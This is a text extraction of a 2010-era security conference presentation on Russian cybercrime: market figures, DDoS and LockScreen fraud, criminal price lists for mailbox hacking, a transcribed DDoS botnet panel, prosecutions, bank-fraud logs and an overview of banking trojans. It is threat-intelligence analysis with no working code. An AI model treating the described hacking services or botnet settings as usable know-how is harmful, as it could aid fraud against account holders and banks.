



Cybercrime in Russia: Trends and issues

Robert Lipovsky, Aleksandr Matrosov and Dmitry Volkov



Agenda

- ✓ **General cybercrime trends in 2010**
- ✓ **Most prevalent threats and incidents**
- ✓ **Reasons for the incidents' growth**
- ✓ **Evolution of the cash-out scheme**
- ✓ **Legal evasions and loopholes**
- ✓ **Successful criminal prosecutions**

- ✓ **Analysis of malware used in the attacks**

Group-IB

- **First and only public company in Russia engaged in digital crime investigation and computer forensics consulting**
- **Established in 2003**
- **Assistance to law enforcement authorities on particularly difficult cases**
- **Partners and researchers in 48 countries**
- **Russian HoneyPot-Net project**
- **24/7 monitoring and incident response**



Cybercrime in 2010

Global computer crime market turnover at 7 billion dollars

Share of cybercriminals living in Russia estimated at 1.3 billion dollars ~19% of global crime

Cybercriminals from Russian speaking countries: 2.5 billion dollars ~36% of global crime




*research report "The Russian cybercrime market in 2010: status and trends"

http://www.group-ib.ru/wp-content/uploads/2011/04/Group-IB_Report_Russian-cybercrime-market_2010_eng.pdf

Most prevalent threats and incidents


1. Fraud targeted at Russian banks and payment systems
2. SMS fraud using premium numbers (“winlockers”/LockScreen trojans)
3. DDoS attacks – Growth in number and in power
4. Unauthorized access to sensitive corporate information



*research report "The Russian cybercrime market in 2010: status and trends"

http://www.group-ib.ru/wp-content/uploads/2011/04/Group-IB_Report_Russian-cybercrime-market_2010_eng.pdf

Incident statistics by Group-IB forensic lab




SMS fraud (LockScreens) not shown because the numbers are disproportionately greater

DDoS attacks: Growth in number and power

attackers DDoS bank if transaction exceeds 150 000 \$

most powerful attack **100 Gb/sec**
(victims: UkrTelecom, Yandex, EvoSwitch but real target was a dating affiliate program)





Система	Боты	Рассылки	Адреса	Письма	Настройки	Выход
	Онлайн					
	Загрузки					
	Поставщики					
	Соксы					
	Ддос					
	Лоадер					

Параметры:

Состояние	Остановлен
Средний UDP поток	4364Mbits
Ссылка1	http://[REDACTED].ip
Ссылка2	http://[REDACTED]
Ссылка3	http://[REDACTED]
Ссылка4	http://[REDACTED]
Число UDP пакетов / сек	24
Тср порт	80
Тип	HTTP GET
Произвольные параметры	<input checked="" type="checkbox"/>
Полные заголовки	<input checked="" type="checkbox"/>

Сохранить Запустить


SMS fraud using premium numbers: LockScreen malware



- If your country is affected, please, contact us for information
- Group-IB developed a case-tutorial for this type of investigation

Reasons for the incidents' growth

- Legal evasions and loopholes
- Low cost of services in Russia
- Lack of legal jobs for young IT-specialists
- High profit and minimum investments from cybercrime
- Low information security vs. high cybercrime groups activities
- Shift of attack targets back to USSR :)



Cost of services in Russia

- ✓ Hacking of a website: from \$50
- ✓ Guaranteed hack of a mailbox (Yandex, Mail, Rambler, Gmail): from \$45
- ✓ Mobile phone bug: from 5000\$
- ✓ SMS service bug: from 1000\$
- ✓ Massive distribution of Trojan and spyware: from 20\$ (1000 users)
- ✓ Spam services:
 - 400,000 companies - \$55
 - 1,800,000 private persons - \$100
 - 90,000 companies in St. Petersburg - \$30
 - 450,000 private persons in Ukraine - \$50
 - 6,000,000 private persons in Russia - \$150
 - 4,000,000 emails on @mail.ru - \$200

	Стоимость взлома
Взлом почты	
Взлом вконтакте	
Стоимость	Vkontakte.ru 150 WMZ или 4400 WMR
Оплата	Odnoklassniki.ru 150 WMZ или 4400 WMR
Гарантии	Экзотства (любой аккаунт) 300 WMZ или 8500 WMR
Заказать взлом	Мой мир (my.mail.ru) 50 WMZ или 1500 WMR
Контакты	
	mail.ru 50 WMZ или 1500 WMR
	bk.ru 50 WMZ или 1500 WMR
	list.ru 50 WMZ или 1500 WMR
	inbox.ru 50 WMZ или 1500 WMR
	Yandex.ru 50 WMZ или 1500 WMR
	Rambler.ru 50 WMZ или 1500 WMR
	Bigmir.net 150 WMZ или 4400 WMR
	Ua 150 WMZ или 4400 WMR
	Ua.fm 150 WMZ или 4400 WMR
	3g.ua 150 WMZ или 4400 WMR
	Tut.by 150 WMZ или 4400 WMR
	Ukr.net 100 WMZ или 3000 WMR
	Gmail.com 150 WMZ или 4400 WMR
	Yahoo.com 250 WMZ или 7400 WMR
	Newmail.ru 100 WMZ или 3000 WMR
	postmail.ru 100 WMZ или 3000 WMR
	pop3.com 100 WMZ или 3000 WMR
	ibcmall.ru 100 WMZ или 3000 WMR
	zimp.ru 100 WMZ или 3000 WMR
	Hotmail.com 300 WMZ или 8500 WMR
	Aol.com 300 WMZ или 8500 WMR

Мы можем подобрать для вас пароль к следующим электронным почтовым ящикам:

- * @MAIL.RU 1500 руб
- * @BK.RU 1500 руб
- * @LIST.RU 1500 руб
- * @INBOX.RU 1500 руб
- * @RAMBLER.RU 2000 руб (временно не работаем)
- * @YANDEX.RU 2000 руб COLOR] (временно не работаем)
- * VKONTAKTE 2500 руб
- * ODNOKLASSNIKI 2500 руб

Chapter 28 of the Penal Code

Article 272. Illegal Access to Computer Information	Article 273. Development, Use and Spreading of Malicious Software	Article 274. Violation of Rules for the Operation of Computers, Computer Systems or Their Networks
Criminal responsibility		
Maximum fine of 300 000 RUB or imprisonment for up to 5 years.	Imprisonment for up to 7 years	Imprisonment for up to 4 years

Legislative initiatives

The Committee against Cyber-Crime at the Russian Association of Electronic Communication (RAEC)

Improvement of Russian legislation in the field of cyber crimes

Anti-SPAM legislation

Support against online child pornography




Successful criminal prosecutions

- Group-IB, Economic Crimes Division and Dept K MVD busted a group of cybercriminals who developed and spread the “LockScreen” malware
- 10 cybercriminals have been arrested



Московские оперативники задержали группу хакеров, промышлявших интернет-рэкетом

[Версия для печати](#) [Код для вставки в блог](#)



Successful criminal prosecutions

Leo Kuvayev case (BadCow)

SPAMHAUS

 THE SPAMHAUS PROJECT

Home SBL XBL PBL DBL DROP **ROKSO**

ROKSO Home | ROKSO FAQs & Policies | About Spamhaus | FAQs *Register Of Known Spam Operations*

Search ROKSO 

Leo Kuvayev / BadCow

Country: **Russian Federation**
State:



Russian/American spammer. Does "OEM CD" pirated software spam, copy-cat pharmaceuticals, porn spam, porn payment collection, etc. Spams using virus-created botnets and seems to be involved in virus distribution. Partnered with Vlad - aka "Mr. Green".

Leo Kuvayev / BadCow SBL Listings History

- ▶ Current SBL Listings
- ▶ Archived SBL Listings

Leo Kuvayev / BadCow ROKSO Records

- ▶ **Main Info**
- ▶ **MEDIA: Spam King Leo Kuvayev Jailed on Child Sex Charges**
- ▶ **Partner-In-Spam: Silmara Barreiros Ferraz**
- ▶ **Partner-In-Spam: Vladislav "Vlad" Khokholkov**
- ▶ **mailien.net / mailien.org**
- ▶ **Another partner or aka: Marshal Mariy**
- ▶ **badcow.biz / badcow.org**
- ▶ **domain July 2005 (child porn)**
- ▶ **Domains (some of the main ones used for DNS, etc.)**
- ▶ **domains August 2005 (stuffnz.com)**
- ▶ **domains June 2005**
- ▶ **domains October 2005 Yesnic (REGISTRAR-HOLD)**
- ▶ **domains September 2005 Yesnic (REGISTRAR-HOLD)**
- ▶ **domains September 2005 Yesnic (REGISTRAR-HOLD)**
- ▶ **Domains [2005/2006] ("OEM" pirate warez)**
- ▶ **Domains [2007]**
- ▶ **Domains [Jun-2007]**
- ▶ **domains: January 2007**
- ▶ **fast fluxers 2007-06-30**

Successful criminal prosecutions

DDoS case (Cxim)



- Provided DDoS as a service
- Arrested for DDoS against Russian banks
- 8 months in jail



Successful criminal prosecutions

Russian bank-fraud case

Group #1

- stole 600 000\$ in a single transaction
- case in court
- used Win32/Sheldor



Group #2

- stole 832 000\$ (over 1 month)
- case in court
- used phishing sites (hosted on Gogax)

Interesting facts about Russian bank fraud

1

- Mass distribution since 2009

2

- Six cybercrime groups attacking Russian banks

3

- Maximum amount stolen at one time from single bank account: **14 814 820\$**

Interesting facts about Russian bank fraud

These guys are still free!

21.09.2010 18:29		\$40 307,00	Z36	9
21.09.2010 18:29		\$16,69	Z82	3
21.09.2010 19:41		\$40 284,00	Z66	8
21.09.2010 19:46		\$54,25	Z20	5
21.09.2010 19:49		\$40 179,00	Z33	0
21.09.2010 19:54	\$1,00		Z35	0
21.09.2010 21:31		\$300,00	Z63	2
21.09.2010 21:34	\$11,00		Z35	0
21.09.2010 23:58		\$5,00	Z92	1
22.09.2010 0:03	\$6,00		Z92	1
22.09.2010 16:03	\$56,00		Z35	0
22.09.2010 16:41		\$96,19	Z66	8
22.09.2010 16:47		\$15 493,00	Z66	8
23.09.2010 18:44	\$98,00		Z35	0
23.09.2010 20:49	\$32,60		Z35	0
\$24 436 243,86 USD				
Total	\$332 489,31	\$24 436 243,86		

1413	23.09.2010 20:40		\$21,34	Z20	4
1414	23.09.2010 20:40		\$40 184,00	Z20	4
1415	23.09.2010 20:40		\$12 875,00	Z20	4
1416	23.09.2010 20:40		\$41 306,00	Z19	2
1417	23.09.2010 20:40		\$35 462,00	Z35	8
1418	23.09.2010 20:56		\$2,00	Z41	6
1419	23.09.2010 21:19		\$40 271,00	Z22	8
1420	23.09.2010 21:22		\$18 629,00	Z38	1
1421	23.09.2010 21:28		\$15 858,00	Z20	4
1422	23.09.2010 21:59		\$40 299,00	Z38	4
1423	23.09.2010 22:05		\$40 299,00	Z74	4
1424	24.09.2010 1:09		\$56,50	Z72	8
1425	24.09.2010 1:09		\$44 531,00	Z41	3
1426	24.09.2010 1:09		\$19 633,00	Z15	9
1427	24.09.2010 1:09		\$23 529,00	Z20	4
1428	24.09.2010 1:09		\$40 514,00	Z20	4
\$26 475 929,32 USD					
1432	Total	\$131 874,36	\$26 475 929,32		



Analysis of malware used in the attacks on Russian Internet Banking systems

Overview

2010: year of attacks on Russian banks

- number of incidents has more than doubled compared to 2009*

Over 95%* of incidents involve banking trojans

Malware tailored to Russian banks and payment systems

However!


- Can (and IS) used in other countries as well

*research report "The Russian cybercrime market in 2010: status and trends"

http://www.group-ib.ru/wp-content/uploads/2011/04/Group-IB_Report_Russian-cybercrime-market_2010_eng.pdf

Malware family share by incidents (%)*

(in the last 6 months)



*as investigated by Group-IB

Most prevalent banking malware in Russia

Malware Family	Description
Win32/RDPdoor	Backdoor; uses MS Remote Desktop; botnet
Win32/Sheldor	Backdoor; abuses the TeamViewer application; botnet
Win32/Carberp	Universal trojan with modules for targeted attack on Russian banks; botnet
Win32/Hodprot	Downloader; installs other malware modules; strong encryption of its C&C protocol
Win32/Qhost	Malware that modifies the hosts file



Win32/RDPdoor

Stealing money using MS Remote Desktop...

Win32/RDPdoor overview

Appearance: First samples detected in **April 2010**

Cost: ~ **2.000\$**


Key feature: Abuses components of Thinsoft BeTwin for RDP

- **Most prevalent banking trojan in Russia**
- **Bypassing advanced security mechanisms (Smartcards, etc.)**

Win32/RDPdoor detection statistics by country

